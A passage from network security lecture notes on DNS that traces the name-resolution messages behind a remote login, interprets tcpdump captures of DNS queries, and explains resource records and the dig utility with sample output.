
- Below the root servers mentioned above, the DNS hierarchy contains the the generic top-level domain (**gTLD**) servers and the country-code top-level domain (**ccTLD**) servers, as explained in the small-font note above. All that the root servers do is to point to the **gTLD** and the **ccTLD** servers. As mentioned above, the **gTLD** servers know about the generic top-level domains such as '.com', '.edu', '.gov', '.mil', '.net', '.org', etc., and the **ccTLD** servers know about the country-specific domains such as '.uk', '.jp', etc. If a resolver running on a client machine sent a query for a symbolic hostname such as `moonshine.ecn.purdue.edu` to one of the **gTLD** servers, the server would send back the IP address of the nameserver for the `purdue.edu` domain. Below domains such as `purdue.edu` there are nameservers such as the ones you would find for the `ecn.purdue.edu` subdomain, and so on.

- Let's now go back to Figure 1 and examine in detail what it would take for a client at Purdue to do a remote login into a machine at the University of Tokyo.

- As you can see in the figure, for the remote login to succeed, the `rlogin` client at Purdue, the `rlogind` server in Tokyo, and the various nameservers must exchange a fairly large number of messages, many of them involving name lookup or reverse name lookup. Note that the number 7 in the figure is associated with the TCP connection that the `rlogin` client must initiate with the `rlogind` server. This will involve, at the least, a 3-way handshake that we discussed in Lecture 16. So the actual number of messages that must go back and forth between the various machines could be much more than the 15 shown in the figure. [One of the most amazing things about the internet is that people generally are not aware of how many messages may have to fly back and forth between opposite corners of the earth before a simple connection between two hosts can be established. It all happens so fast.]

- When a user on the client side first enters the `rlogin` command, the client machine probably knows nothing about the `u-tokyo.jp` domain. So the client resolver first contacts one of the root nameservers for where to go for resolving the names that end in '.jp', in other words the hostnames that are in the '.jp' domain (Message 1). The root nameserver responds back with the IP address of the **ccTLD** DNS server in charge of the top-level '.jp' domain. This is message 2 in Figure 1.

- Message 3 is the client contacting the **ccTLD** nameserver for the '`.jp`' domain. The DNS server responds back with the IP address for the **authoritative nameserver** for the '`/u-tokyo.ac.jp`' domain. [As to what is meant by an **authoritative nameserver**, you will find



Command executed at the rlogin client at Purdue: rlogin engr1.u−tokyo.ac.jp −l joe

A?	Query to a nameserver for an IPv4 address
A	Resource record returned by nameserver with an IPv4 address
PTR?	A pointer query to a nameserver (for the hostname associated with an IPv4 address)
PTR	Pointer record returned by a nameserver for a pointer query (This would be the hostname)
NS	A Name Server record returned by a root DNS server

Figure 1: *This figure illustrates the fact that even for the case of a client wanting to make just a simple login connection with a remote host (a connection that involves no exchange of security related information), a large number of messages must be exchanged between the client, the remote server, and various DNS servers.* (*This figure is from Lecture 17 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

out later in this lecture. That is message 4 in Figure 1.

- Message 5 is the client contacting the nameserver for the `u-tokyo.ac.jp` domain. Unless further lookup recursion is involved, that nameserver responds back with the desired IP address. That is message 6 in Figure 1. [Messages 1 through 6 constitute what is known as iterative namelookup for the numerical IP address associated with a domain name or a host name.]

- Now the client TCP has all the information it needs to send a `SYN` packet to the server TCP for initiating the desired connection. This transmission is part of what is labeled as message 7 in Figure 1. The server may now go ahead and engage in a 3-way handshake to complete a TCP circuit.

- However, the `rlogind` server in Japan is going to need further information before granting login access to the client. The server wants to know the hostname identity of the client that has connected with it. So the server sends a pointer query to one of the root servers that may be different from the root server used by the client. A pointer query means that that server wants to carry out a **reverse DNS lookup**, meaning that the server wants to find out the symbolic hostname that goes with an IP address. This is message 8 in Figure 1. [**Reverse lookup entries are contained in what is known as the `in-addr.arpa` domain. As you will see later, for reverse lookup, the IP address is reversed and then prepended to the string `in-addr.arpa`, and the symbolic**

hostname is then stored against the resulting string.] The root nameserver responds back with the IP address of the **gTLD** or the **ccTLD** (in our case, it is the latter) nameserver that is relevant to the numerical address in the pointer query. This answer from the root nameserver is message 9 in Figure 1.

- Message 10 is the client contacting the **ccTLD** nameserver for the `in-addr.arpa` domain relevant to the numerical IP address in question. The DNS server responds back with the IP address for the authoritative nameserver for the more specific `in-addr.arpa` nameserver relevant to the pointer query. That is message 11 in Figure 1.


- Now, in message 12, the `rlogind` server sends the same pointer request to the domain-specific nameserver whose IP address was received in message 7. From the answer in message 13, the server obtains the fully qualified domain name (FQDN) of the client.

- Finally, to account for the possibility that the nameserver for the `in-addr.arpa` domain (that is used for reverse lookups) may not be the same as the regular nameserver on the client side, the `rlogind` server sends an A query for the IP address associated with the FQDN it retrieved in message 13. This query is message 14.

- Message 15 then supplies the IP address associated with symbolic hostname for the client. The `rlogind` server then compares this IP address with the IP address in the TCP connection that is marked as 7 in Figure 1. If the IP addresses are the same, the server allows the client to connect, assuming that the client has the login privileges at the server.

- I will now illustrate the DNS name lookups with the `tcpdump` packet sniffer. In order to make sense of the packets captured by `tcpdump`, you need to know that most commonly a DNS request for name lookup is sent out in the form of a UDP packet. [As you know from Section 16.2 of Lecture 16, the UDP protocol resides in the Transport Layer of the TCP/IP protocol stack.]

- As you see in the packet diagram at the top of the next page, a UDP packet consists of an 8 byte header following by the data. The header consists of the following four fields: (i) 2 bytes for the source port; (ii) 2 bytes for the destination port; (iii) 2 bytes for the length of the packet, which includes the length of the header; and (iv) 2 bytes for the checksum. The source port and the checksum are optional in IPv4 (but required in IPv6); they are simply replaced by zeros when not used. As to why the source port and the checksum are optional, a server may use the faster UDP protocol for different kinds of broadcasts related to the services provided. Since there is no expectation of a return answer to such broadcasts. there would be no point in including the source port info in the response packet.



- Now for the **tcpdump** based demonstration, in one of the terminal windows on your Ubuntu laptop, invoke one the following commands as root that will help you see the first ten packets exchanged:

```
tcpdump -v -n

tcpdump -v -n host 192.168.1.102

tcpdump -vvv -nn -i eth0 -s 1500 host 192.168.1.102 -S -X -c 10

tcpdump -vvv -nn -i eth0 -s 1500 -S -X -c 10 'src 192.168.1.102'
                                 or 'dst 192.168.1.102 and port 53'
...
```

  As mentioned in Section 16.8 of Lecture 16, the last two of the **tcpdump** command will print out the details for the first 10 packets at the highest verbosity level while suppressing the need for **tcpdump** to carry out reverse name lookups to figure out the symbolic hostnames for numerical addresses. Again as mentioned in Lecture 16, as to which form of the **tcpdump** will yield the best results depends on how busy the LAN is. If you are in your home network, the first two shown above, or slight variations thereof,

should work. If your machine is on a busy LAN, you'd need to place tighter restrictions on the packets that you want sniffed by `tcpdump`, as in the last two versions above. Make sure that you replace the string 192.168.1.102 by the IP address assigned to your machine. Port 53 mentioned in the last `tcpdump` command is the port on which a DNS server listens to the incoming name lookup requests and through which it provides its answers. That is, port 53 is the standard port assigned to DNS servers, as you can tell from the entries in the file `/etc/services`.

- Since I run a DNS server on my Ubuntu laptop and since I don't want my demonstration to use anything that might be stored in the cache, I'll now make the following request in another terminal window on the laptop:

```
ssh  engr.u-tokyo.ac.uk
```

  Obviously, such a hostname cannot be expected to exist. We don't expect that an organization named "University of Tokyo" will exist in United Kingdom.

- Here are the first six packets in the output of the `tcpdump` command for the above client request that shows how my laptop figures out that the hostname given to the `ssh` command does NOT exist: [What you see below is just the data extracted by `tcpdump` from each UDP packet along with its IP enclosure. If you run `tcpdump` in the verbose mode, you will also see a hex/ascii block for each packet, as was the case with the packet displays in Lecture 16. In our case here, the hex block will show the IP header, followed by the UDP header, followed by the UDP data.]

PACKET 1 (from my laptop to a root nameserver):

```
10:23:23.205572 IP (tos 0x0, ttl 64, id 45217, offset 0, flags [none], proto UDP (17), length 75)

192.168.1.105.22579 > 198.41.0.4.53: [udp sum ok] 47551 [1au] A? engr.u-tokyo.ac.uk. ar: . OPT UDPsize=4096 OK (47)
```

PACKET 2 (from the root nameserver to my laptop):

```
10:23:23.279603 IP (tos 0x20, ttl 52, id 19828, offset 0, flags [none], proto UDP (17), length 720)

198.41.0.4.53 > 192.168.1.105.22579: [udp sum ok] 47551- q: A? engr.u-tokyo.ac.uk. 0/13/15 ns:
uk. [2d] NS ns4.nic.uk., uk. [2d] NS ns1.nic.uk., uk. [2d] NS nsd.nic.uk., uk. [2d] NS ns2.nic.uk.,
uk. [2d] NS ns3.nic.uk., uk. [2d] NS ns7.nic.uk., uk. [2d] NS ns5.nic.uk., uk. [2d] NS nsa.nic.uk.,
uk. [2d] NS ns6.nic.uk., uk. [2d] NS nsb.nic.uk., uk. [2d] NS nsc.nic.uk., uk. [1d] NSEC,
uk. [1d] RRSIG ar:
ns1.nic.uk. [2d] A 195.66.240.130, ns1.nic.uk. [2d] AAAA 2a01:40:1001:35::2, ns2.nic.uk. [2d] A 217.79.164.131,
ns3.nic.uk. [2d] A 213.219.13.131, ns4.nic.uk. [2d] A 194.83.244.131, ns4.nic.uk. [2d] AAAA 2001:630:181:35::83,
ns5.nic.uk. [2d] A 213.246.167.131, ns6.nic.uk. [2d] A 213.248.254.130, ns7.nic.uk. [2d] A 212.121.40.130,
nsa.nic.uk. [2d] A 156.154.100.3, nsa.nic.uk. [2d] AAAA 2001:502:ad09::3, nsb.nic.uk. [2d] A 156.154.101.3,
nsc.nic.uk. [2d] A 156.154.102.3, nsd.nic.uk. [2d] A 156.154.103.3, . OPT UDPsize=4096 OK (692)
```

PACKET 3 (from my laptop to a nameserver for the uk domain):

```
10:23:23.283030 IP (tos 0x0, ttl 64, id 39865, offset 0, flags [none], proto UDP (17), length 75)

192.168.1.105.46921 > 195.66.240.130.53: [udp sum ok] 27013 [1au] A? engr.u-tokyo.ac.uk. ar: . OPT UDPsize=4096 OK (47)
```

PACKET 4 (from the nameserver for uk domain to my laptop):

```
10:23:23.407573 IP (tos 0x20, ttl 52, id 38716, offset 0, flags [none], proto UDP (17), length 711)

195.66.240.130.53 > 192.168.1.105.46921: [udp sum ok] 27013- q: A? engr.u-tokyo.ac.uk. 0/11/1 ns:
ac.uk. [2d] NS ns0.ja.net., ac.uk. [2d] NS ws-fra1.win-ip.dfn.de., ac.uk. [2d] NS ns2.ja.net.,
ac.uk. [2d] NS ns4.ja.net., ac.uk. [2d] NS sunic.sunet.se., ac.uk. [2d] NS ns3.ja.net.,
ac.uk. [2d] NS ns.uu.net.,
u1fmklfv3rdcnamdc64sekgcdp05bbiu.uk. [2d] Type50, u1fmklfv3rdcnamdc64sekgcdp05bbiu.uk. [2d]
RRSIG, ptc0fm5i0qano6f75ivbss4dg368caci.uk. [2d] Type50, ptc0fm5i0qano6f75ivbss4dg368caci.uk.
[2d] RRSIG ar: . OPT UDPsize=4096 OK (683)
```

PACKET 5 (from my laptop to a gTLD nameserver for the IP address of `ns.uu.net` mentioned in the reply in Packet 4):

```
10:23:23.411002 IP (tos 0x0, ttl 64, id 60810, offset 0, flags [none], proto UDP (17), length 66)

192.168.1.105.36824 > 192.55.83.30.53: [udp sum ok] 56478% [1au] A? ns.uu.net. ar: . OPT UDPsize=4096 OK (38)
```

PACKET 6 (from my laptop to another gTLD nameserver for the IP address of `ns.uu.net` mentioned in the reply in Packet 4):

```
10:23:23.411384 IP (tos 0x0, ttl 64, id 53824, offset 0, flags [none], proto UDP (17), length 66)
192.168.1.105.37664 > 192.54.112.30.53: [udp sum ok] 62789% [1au] AAAA? ns.uu.net. ar: . OPT UDPsize=4096 OK (38)
```

- To understand these packet descriptions, note that the IP address of my laptop is `192.168.1.105` and I am on my home LAN behind a LinkSys router. I will now describe the contents of these six packets:

  - **PACKET 1:** The string '`192.168.1.105.22579 > 198.41.0.4.53`' in the first packet says that my laptop, whose IP address is `192.168.1.105`, is using the ephemeral port 22579 to send a UDP packet to the root server whose IP address is `198.41.0.4` at its port 53, which is the standard port assigned to DNS servers. **Next note the integer 47551. As you will see later, this 16-bit randomly generated integer, known as the Transaction ID of a DNS query, plays a critical role in making it more difficult to mount a DNS cache poisoning attack. A valid answer to a DNS query must contain the same integer.** Also note the string '`A? engr.u-tokyo.ac.uk.`' in the first packet. This means that my laptop is requesting the IPv4 address for the hostname `engr.u-tokyo.ac.uk`. **You can verify the fact `198.41.0.4` is a root nameserver by executing the command '`nslookup 198.41.0.4`' that will return the symbolic hostname `a.root-servers.net`.**

  - **PACKET 2:** Note the string '`198.41.0.4.53 > 192.168.1.105.22579`' in the second packet. So this must be a packet from port 53

of the root server to my laptop at its port 22579. The second packet is the answer returned by the 'a' **root** DNS server. **Note in particular that my laptop accepts this as a valid reply to the query in the first packet because the reply contains the same Transaction ID number 47551 that was in the DNS query in the first packet.** The answer returned by the root nameserver consists of the symbolic names and subsequently the IPv4 addresses for several nameservers responsible for the **uk** domain. For example, one of the nameservers listed for the uk domain is `ns1.nic.uk` and its IPv4 address is `195.66.240.130` as shown in the packet. A string such as '`ns1.nic.uk. [2d] A 195.66.240.130`' shown in the second packet is a Resource Record, as you will learn in the next section of this lecture. The '`[2d]`' part of this string says that the TTL (Time to Live) associated with this mapping between the symbolic hostname `ns1.nic.uk` and the IP address `195.66.240.130` is two days.

– **PACKET 3:** In the third packet, the string '`192.168.1.105.46921 > 195.66.240.130.53`' tells us that this is a packet from my laptop to the `ns1.nic.uk` nameserver for the uk top-level domain. Note that the Transaction ID number in this DNS query emanating from my laptop is 27013.

– **PACKET 4:** Since the query for `engr.u-tokyo.ac.uk` in the third packet was sent to a nameserver for the **uk** domain, in the fourth packet the nameserver responds back by sending

to my laptop the symbolic hostnames for several nameservers for the `ac.uk` subdomain. As can be seen in the contents of the fourth packet, one of these is the '`ns.uu.net`' nameserver. Note that my laptop accepts the fourth packet as a valid reply to its query in the third packet because the Transaction ID number in the fourth packet is 27013, which is the same as in the third packet.

- **PACKETS 5 and 6:** Now the nameserver running on my laptop must figure out the IP addresses of the nameservers for the `ac.uk` domain as listed in the reply in the fourth packet. That is what you see in the fifth and the sixth packets.

- .... and so on, if you were to examine the rest of the packets until the nameserver on my laptop figures out there is no IP address to be had for the `engr.u-tokyo.ac.uk` hostname.

- Try running the `tcpdump` command with a larger value for the '`-c`' option to capture a larger number of packets and see if you can interpret what the packets are saying with regard to the DNS queries and their replies.

- The packets shown here were for the case whey my laptop tried to execute the '`ssh engr.u-tokyo.ac.uk`' command. If you repeat such experiments with the same `ssh` command for the same hostname, you would need to flush the DNS cache each time to see the sort

of packets shown above. We will have more to say about the very important role that is played by this cache. Suffice it here to say that the DNS cache in your Ubuntu machine can be flushed by executing as root:

```
/etc/init.d/bind9  restart
```

- Finally, note that each host is represented in DNS by two DNS records: an address record and a reverse mapping pointer record. What these two things mean should be obvious to you by this time.

17.4: THE DOMAIN NAME SYSTEM and THE `dig` UTILITY

- For the **Domain Name System**, all of the internet is divided into a **tree of zones**.

- Each zone, consisting of a **Domain Name Space**, is served by a DNS nameserver that, in general, consists of two parts:

  – an **Authoritative Nameserver** for the IP addresses for which the zone nameserver directly knows the hostname-to-IP address mappings; and

  – a **Recursive Nameserver** for all other IP addresses.

- The authoritative nameserver file that contains the mappings between the hostnames and the IP addresses is known as the **zone file**.

- What distinguishes a **domain name space** is the symbolic domain name that goes with it.

- As mentioned in Section 17.3, at the top level of the DNS tree of zones, you have the 13 **root servers**, of which six have fixed locations in the US and the rest are replicated at numerous locations around the world. Below the **root servers** in the tree of zones are the generic top-level domains (**gTLD**) and country-code top-level domains (**ccTLD**). [Examples of **gTLD**s are the domains '.com', '.org', '.net', '.gov', '.mil', etc., and some examples of **ccTLD**s are '.jp', '.uk', '.in', '.br', etc.]

- Again as explained in Section 17.3, all that the **root** servers do is to point to the **gTLD**s and the **ccTLD**s. [That is, if the name resolver running in your machine sends a query to one of the **root** servers asking for the IP address for a symbolic hostname, all that the root server will do is to send back the IP address of a nameserver that will help your resolver get closer to finding the answer.]

- **The root domain is represented by a period, that is, by the '.' character.**

- Regarding the naming convention that is used for the subdomains of a domain, when you read it from right to left, it must begin with the name of the root domain, and that must then be followed by period-separated labels for the subdomains. So the DNS name of the `purdue.edu` domain is

```
purdue.edu.
```

Note the period at the end — that stands for the root of the DNS tree. We refer to the domain names expressed in this manner as **fully qualified domain names** (FQDN).

- So, strictly speaking, the FQDNs of the immediate subdomains of the root domain are

```
com.   net.   edu.   gov.   uk.   jp.   in.   ....
```

Notice again the period at the end of each textual name of the domain.

- To see the fully qualified domain names as returned by a DNS server, execute the following in the command line

```
dig  moonshine.ecn.purdue.edu
```

dig is a useful utility for interrogating DNS nameservers for information about the host IP addresses, mail exchanges, nameservers for other domains, and so on. **dig** stands for **d**omain **i**nformation **g**roper. **dig** is included in libraries such as **dnsutils** (Ubuntu), **bind-utils** (Red Hat), **bind-tools** (Gentoo), etc. The source for **dig** is included in the **BIND** distribution that we will talk about later. [Try calling **dig** without any arguments — it will return the IP addresses for the root servers.]

- When you execute the **dig** command line shown above, the response you get back from the DNS server will look something like:

```
; <<>> DiG 9.4.1-P1 <<>> moonshine.ecn.purdue.edu
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50449
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 6, ADDITIONAL: 2

;; QUESTION SECTION:
;moonshine.ecn.purdue.edu. IN A

;; ANSWER SECTION:
moonshine.ecn.purdue.edu. 86377 IN A 128.46.144.123


;; AUTHORITY SECTION:
ecn.purdue.edu. 81544 IN NS ns1.rice.edu.
ecn.purdue.edu. 81544 IN NS ns2.purdue.edu.
ecn.purdue.edu. 81544 IN NS harbor.ecn.purdue.edu.
ecn.purdue.edu. 81544 IN NS ns2.rice.edu.
ecn.purdue.edu. 81544 IN NS pendragon.cs.purdue.edu.
ecn.purdue.edu. 81544 IN NS ns.purdue.edu.

;; ADDITIONAL SECTION:
ns2.rice.edu. 3550 IN A 128.42.178.32
ns2.purdue.edu. 81544 IN A 128.210.11.57

;; Query time: 1 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Sat Mar 29 11:13:37 2008
;; MSG SIZE  rcvd: 214
```

Note that all the domain names shown in this response end in a period. Reading right-to-left the left-most entry under the `ANSWER SECTION`, we have the root domain, followed by the 'edu' subdomain, followed by the 'ecn' subdomain, and, finally,

followed by the 'moonshine' subdomain. **This right-to-left order corresponds to the order in which you will see the nodes in the DNS tree as you descend from the root node to the node that serves as the authoritative nameserver for the "moonshine" host.**

- Note particularly the `SERVER` entry in the last part of the above answer returned by `dig`. That tells us that DNS server is running on the local machine — the machine on which `dig` was invoked since 127.0.0.1 is the loopback IP address. In this case, the local machine is my Linux (Ubuntu) laptop and the DNS server running on the laptop is BIND. I will have more to say about BIND later.

- Also note the numbers like 86377, 81544, 3550, etc., in the answer returned by the DNS server running on my laptop. All of these numbers are TTL (`Time To Live`) in seconds. One day (meaning 24 hours) corresponds to 86400 seconds. Repeated invocations of `dig` will show progressively reducing TTL times up to a point and then they will become large again. This is because of caching that I will explain later.

- About the other sections of the answer returned by `dig` as shown earlier, the `AUTHORITY SECTION`, reproduced below,

```
;; AUTHORITY SECTION:
ecn.purdue.edu. 81544 IN NS ns1.rice.edu.
ecn.purdue.edu. 81544 IN NS ns2.purdue.edu.
```

```
ecn.purdue.edu. 81544 IN NS harbor.ecn.purdue.edu.
ecn.purdue.edu. 81544 IN NS ns2.rice.edu.
ecn.purdue.edu. 81544 IN NS pendragon.cs.purdue.edu.
ecn.purdue.edu. 81544 IN NS ns.purdue.edu.
```

tells us which DNS servers can provide us with **authoritative answers** to our DNS query. Since the host "moonshine" is in the **ecn.purdue.edu** domain, this section lists the nameservers for the **ecn.purdue.edu** domain. The **Additional Section** in what is returned by **dig** lists the IP addresses of the nameservers named in the **Authority Section**.

- In case you are wondering about the nameserver at Rice University being listed as one of the nameservers for the **ecn.purdue.edu domain**, one or more nameservers may be located at geographically separated location for backup in case any man-made or natural disasters impair the operations of the primary nameservers. These distant nameservers are in **slave** relationship to the **master** nameservers for a domain. I will have more to say later about the master-slave relationship among the nameservers.

- In the result fetched by **dig**, each line such as

```
moonshine.ecn.purdue.edu. 86377  IN   A    128.46.144.123
ecn.purdue.edu.           81544  IN   NS   ns2.purdue.edu.
ns2.rice.edu.             3550   IN   A    128.42.178.32
etc.
```

is a **Resource Record** (RR). An RR consists of the following **five** items:

1. A fully qualified domain name (**FQDN**), such as 'ns2.rice.edu.' shown above.

2. Time-to-live (**TTL**), such as 86377 seconds shown above.

3. The **class** of the record, such as **IN** shown above that stands for class **internet**, as opposed to, say, the class **chaos net**.

4. The **type** of the record. The **types** that you are likely to see frequently are

   A: that stands for **address record** in the form of an IPv4 numerical address.

   AAAA: that stands for **address record** in the form of an IPv6 numerical address. 'AAAA' is a mnemonic to indicate that an IPv6 address is four times the size of an IPv4 address.

   NS: that stands for a **nameserver record** consisting of the name(s) of the nameserver(s) that can be queried for resolving a given hostname.

   PTR: that stands for **pointer record** that is the symbolic hostname associated with a numerical IP address. Such a record is returned in reverse name lookup.

   MX: that stands for a mail exchange server for a given host.

   and several others..

5. The **record data** such as the IPv4 address 128.46.144.123 shown above.

- **dig** will do reverse DNS lookup for you if you give it the '-x' option. I found the IP address 58.9.62.229 in one of my spam emails. To see who this belongs to, we can invoke:

```
dig -x 58.9.62.229
```

This returns the following answer

```
; <<>> DiG 9.4.1-P1 <<>> -x 58.9.62.229
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61596
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 3, ADDITIONAL: 3

;; QUESTION SECTION:
;229.62.9.58.in-addr.arpa.  IN PTR

;; ANSWER SECTION:
229.62.9.58.in-addr.arpa. 604560 IN PTR ppp-58-9-62-229.revip2.asianet.co.th.

;; AUTHORITY SECTION:
9.58.in-addr.arpa. 604560 IN NS conductor.asianet.co.th.
9.58.in-addr.arpa. 604560 IN NS piano.asianet.co.th.
9.58.in-addr.arpa. 604560 IN NS clarinet.asianet.co.th.

;; ADDITIONAL SECTION:
piano.asianet.co.th. 86160 IN A 203.144.255.71
conductor.asianet.co.th. 86160 IN A 203.144.255.72
clarinet.asianet.co.th. 86160 IN A 203.144.225.242

;; Query time: 1 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Sat Mar 29 15:20:28 2008
;; MSG SIZE  rcvd: 207
```

Note that the fourth entry in the RR in the `Answer Section` is `PTR` now. Remember that the fourth entry in an RR is for the *type* of record. As mentioned earlier, `PTR` stands for **`pointer record`**. It is also called a **reverse record** — meaning a record that associates a symbolic hostname with a numerical IP address. The symbolic hostname in this case is ppp-58-9-62-229.revip2.asianet.co.th — obviously a host in Thailand.

- For reverse DNS lookup, note that whereas the object of our

query was the IP address 58.9.62.229, its DNS lookup turned our query into the following string (as is clear from the RR under the `Question Section` in what is returned by `dig`)

```
229.62.9.58.in-addr.arpa.
```

This is a special format for reverse DNS lookup. As you can see, the query string has the four integers of the IP address in the reverse order and the string ends in the suffix `in-addr.arpa.` [The reversal of the order in which the four parts of the IP address appear in the string stored in the `in-addr.arpa` domain implies that we can again use a right-to-left order for searching for the database where we might expect to the find the reverse mapping we are looking for. In the example shown above, it is the integer 58 in the IP address that belongs to the domain portion of the address. The integer 229, on the other hand, belongs to a specific machine.]

- If you just want to see the IP address of the host (or hosts) responsible for mail exchange for a domain you can call **dig** with the `MX` option. For example

```
dig  +short  moonshine.ecn.purdue.edu  MX
```

returns

```
10  mx.ecn.purdue.edu.
```

This tells us that `mx.ecn.purdue.edu` is the mail exchange machine for accounts that use `moonshine.ecn.purdue.edu` as their mail drop host. The number 10 in the reply is referred to as the "MX preference number." When there is only a single host named for mail exchange, this preference number does not carry much of

a meaning. However, when multiple hosts are returned for the mail exchange service for a domain and each has its own MX preference number, the MX hosts with the smallest preference numbers must be tried first for mail exchange before those with higher numbers are attempted. For illustration, if you run the command

```
dig  nyt.com MX
```

you get back the following reply that lists seven mail exchange hosts, each with its own MX preference number. A remote mail server wishing to send email to a client in the domain `nyt.com` must first attempt the mail exchange server `ASPMX.L.GOOGLE.com` since that has the smallest preference number associated with it. Mail exchange servers with equal preference number get the same priority.

```
; <<>> DiG 9.9.3-rpz2+rl.13214.22-P2-Ubuntu-1:9.9.3.dfsg.P2-4.....
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44572
;; flags: qr rd ra; QUERY: 1, ANSWER: 7, AUTHORITY: 0, ADDITIONAL: 15

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;nyt.com.                       IN      MX

;; ANSWER SECTION:
nyt.com.            300     IN      MX      30 ASPMX4.GOOGLEMAIL.com.
nyt.com.            300     IN      MX      10 ASPMX.L.GOOGLE.com.
nyt.com.            300     IN      MX      20 ALT1.ASPMX.L.GOOGLE.com.
nyt.com.            300     IN      MX      30 ASPMX3.GOOGLEMAIL.com.
nyt.com.            300     IN      MX      20 ALT2.ASPMX.L.GOOGLE.com.
nyt.com.            300     IN      MX      30 ASPMX5.GOOGLEMAIL.com.
nyt.com.            300     IN      MX      30 ASPMX2.GOOGLEMAIL.com.
```

```
;; ADDITIONAL SECTION:
ASPMX.L.GOOGLE.com.         115     IN      A       74.125.142.26
ASPMX.L.GOOGLE.com.         185     IN      AAAA    2607:f8b0:4001:c03::1b
ALT1.ASPMX.L.GOOGLE.com.    139     IN      A       74.125.29.26
ALT1.ASPMX.L.GOOGLE.com.    130     IN      AAAA    2607:f8b0:400d:c04::1a
ASPMX3.GOOGLEMAIL.com.      128     IN      A       74.125.131.27
ASPMX3.GOOGLEMAIL.com.      275     IN      AAAA    2607:f8b0:400c:c03::1a
ALT2.ASPMX.L.GOOGLE.com.    289     IN      A       74.125.131.26
ALT2.ASPMX.L.GOOGLE.com.    240     IN      AAAA    2607:f8b0:400c:c03::1a
ASPMX5.GOOGLEMAIL.com.      184     IN      A       173.194.65.27
ASPMX5.GOOGLEMAIL.com.      106     IN      AAAA    2a00:1450:4013:c00::1b
ASPMX2.GOOGLEMAIL.com.      195     IN      A       74.125.29.26
ASPMX2.GOOGLEMAIL.com.      172     IN      AAAA    2607:f8b0:400d:c04::1a
ASPMX4.GOOGLEMAIL.com.      103     IN      A       173.194.78.26
ASPMX4.GOOGLEMAIL.com.      33      IN      AAAA    2a00:1450:400c:c00::1a

;; Query time: 50 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Tue Mar 25 22:16:22 EDT 2014
;; MSG SIZE  rcvd: 520
```

- Regarding the option `+short` provided to `dig`, by default `dig` comes back with a verbose answer of which we have shown several examples so far. In the verbose answers that the reader has seen, any section can be suppressed by calling `dig` with a 'no' option. For example, a call like

  ```
  dig  +noauthority  moonshine.ecn.purdue.edu
  ```

  will suppress the `AUTHORITY SECTION` in the returned answer.

- `dig` can also be used to query specific nameservers for answers to your DNS questions. In all of the previous examples shown, `dig` queried the nameserver running on my laptop. But now

